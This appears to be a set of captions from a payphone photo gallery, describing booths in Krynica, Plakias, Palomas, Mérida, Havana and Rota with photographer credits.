
European Payphones



Poland. Yet another small town booth found in Krynica. It's wheelchair accessible with no door, a ramp, and handlebars inside. A sticker says "Telefon Dwukierunkowy," which means "two-way phone" (you can make and receive calls here).

Photo by Dariusz Dziewialtowski-Gintowt


European Payphones



Greece. Yes, you guessed it - another small village with a payphone. This one is Plakias on the island of Crete, right by the water. There's some kind of connection between old, scenic villages and working payphones.

Photo by Mandrappa Kurelek


Spanish Speaking Payphones



Mexico. Found in Palomas in the state of Chihuahua, this phone clearly has its share of traffic and is in pretty good shape.

Photo by Fred Atkinson


Spanish Speaking Payphones



Mexico. This colorful wi-fi phone was spotted in Mérida in the state of Yucatán and doesn't appear at all worse for wear.

Photo by carlos duarte


Spanish Speaking Payphones



Cuba. An ETECSA (Cuban government's telecom-munications enterprise) payphone seen in Havana. It doesn't appear to take coins.

Photo by Lee317


Spanish Speaking Payphones



Spain. Another pristine payphone model found in Rota in the southern region of Andalusia.

Photo by Fred Atkinson

